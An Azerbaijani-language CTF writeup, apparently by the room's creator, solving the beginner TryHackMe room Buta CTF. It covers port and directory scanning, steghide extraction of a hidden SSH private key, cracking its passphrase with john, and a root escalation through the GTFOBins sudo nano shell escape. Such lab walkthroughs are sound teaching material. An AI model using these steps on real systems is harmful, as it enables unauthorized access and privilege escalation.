Buta CTF – Reportu (Həlli yolları/Writeup)
 13rose
4 min read

Salam hər vaxtınız xeyir dəyərli oxucular.
Özüm Tryhackme üzərində Buta CTF adında CTF düzəltdim. Çoxda çətin deyill başlanğıc səviyyədir deyə bilərik.Gələcəkdə isə daha ətraflı olanları yaratmaq planım var.
Bu paylaşımda isə Buta CTF necə həll ediləcəyini görəcəksiniz.Səlis,axıcı və başa düşən dildə izah etməyə çalışacam.
Buta CTF writeup
İndi isə işə başlayaq!!!
Məlumat toplamaq (Enumeration)
Tryhackme də maşını işə salaq və verdiyi ip ünvanını nəzərdən keçirək.

İP adresimiz 10.10.82.67
Nmap ilə portların skanını yerinə yetirək və nəticələri analiz edək.
nmap -T4 10.10.82.67 └─# nmap -T4 10.10.82.67
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 12:57 +04
Nmap scan report for 10.10.82.67
Host is up (0.10s latency).
Not shown: 995 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8080/tcp open http-proxy
8088/tcp open radan-http
8888/tcp open sun-answerbook
Nmap done: 1 IP address (1 host up) scanned in 4.74 seconds
Gördüyümüz kimi 22 SSH portu və 80,8080,8088,8888 portlarının açıq olduğunu bilirik. Gəlin bu portlara baxaq.

Buradan 80,8080,8888 portların yuxarıdakı kimi səhifə görsənir.

Amma 8088 portuna daxil olduqda isə qarşılaşdığımız səhifə fərqlidir.Gəlin həmin port üzərində ffuf ilə skan edək.
Ffuf ilə skanın nəticəsi
ffuf -u "http://10.10.82.67:8088/FUZZ" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -ic
Həmin portda olan secret qovluğuna daxil oluruq və bizi burda but.jpg qarşılayır.

Bu bir upucu ola bilər, buta.jpg faylını yükləyirik və steghide ilə bunun hər hansı məəlumatın əlavə olunduğunu yoxlayırıq.
┌──(root㉿kali)-[~/Desktop]
└─# steghide --extract -sf  buta.jpg
Enter passphrase:
wrote extracted data to "buta.txt".
┌──(root㉿kali)-[~/Desktop]
└─# cat buta.txt
Hey rose, this is your private key. You know our password. :)


-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABCwhszeHJ
JLtI454kFLO2WRAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQC89Lv0BfDs
WvfCnU0A7KvAXJtAz2RyTqdBK33M15vMmihwVtPf2eazDQq5+cWqaSJbUm22WWVkbYTWr1
K/XbLADkcidi5AGPsMeeOhsDNwE1Z1FdqCc3h832oR4WYosjHZKhTMI3u7Hj31YUUXC+Ig
ebruB6/8AWNK9JXb+UmeKEsHXLIS8PQMyGdydskag6QoJ31zOaLhWzFu7059e5aTYBPxTz
45mPClavfvAmw5PEMF9EVuVG5fDbSU78T/qtmLJRK5VW2Tmv5YnGm8nZIQabq4+xfPp9ZF
u/dFLt6KJ5MaVWsnC/JC0SV7DQelUIQMLT3RX5d9mH4mOMiPD3MTR7ujsulpuRKRUy/y+X
steghide alətində əldə etdyimizə görə hədəf sistemdə rose adında user vardır və həmin fayla SSH ilə qoşulmaq üçün private key əlavə olunub. Onu seçib ayrıca saxlayırıq.
┌──(root㉿kali)-[~/Desktop]
└─# nano id_rsa

┌──(root㉿kali)-[~/Desktop]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[~/Desktop]
└─# ssh -i id_rsa [email protected]
The authenticity of host '10.10.82.67 (10.10.82.67)' can't be established.
ED25519 key fingerprint is SHA256:Vmd24a0xj3b9qpGgCXzEztbOVhM3H0ZgjLVpuhGPcMc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:80: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.82.67' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Private keyi id_rsa faylında saxlayıb ssh ilə qoşulmaq istədiyimizdə bizə private keyin şifrəsini istəyir. Bunu bilmədiyimizdən ssh2john ilə hashə çevirib john ilə crack etməyə çalışırıq.

id_rsa privet keyin şifrəsini nopassword olaraq əldə etdik indi isə ssh ilə qoşulaq və user.txt faylını oxuyaq.

Aha user.txt faylını oxuduq və bir flag əldə etmiş olduq. İndiki hədəfimiz root.txt faylıdır,hansıki digər flag burada yerləşir. Həmin faylı oxumaq üçün root olmaq lazımdır və root olmaq üçün isə Privelege Escalation yerinə yetirməliyik.

Aha PriveEsc üçün yol tapdıq. Burada nano editorunu açmaq üçün rose userinə sistem tərəfindən şifrəsi soruşulmur. Gtfobins saytında nano editorunun sudo ilə istismarı üsuluna baxaq:

sudo nano
^R^X   -- bu  Ctrl+R və Ctrl+X bildirir.
reset; sh 1>&0 2>&0
İstismar üsulunu ardıcılıqla yerinə yetirək!


Bu əməliyyatı yerinə yetirdikdən sonra Executing.. yazısı gəlir və biz root oluruq. Nano editorunun qalıqları qalmasın deyə clear əmri icra edin və whoami bir daha təsdiqləyək
Aha indi məqam gəldi root.txt faylını oxumağa

Və beləliklə biz Buta CTF həll etmiş olduq. Oxuduğunuz və CTF həll etdiyiniz üçün təşəkürlər!
Ümidvaram faydalı olmuşdur.Təşəkkürlər!
Bizi izləyin:
Telegram (Kanal): https://t.me/xakeraz_official
Paylaşımların səliqəli yığılmış halı: https://t.me/xakerazgroup
Fikir və şərhləriniz : https://t.me/xakerazchat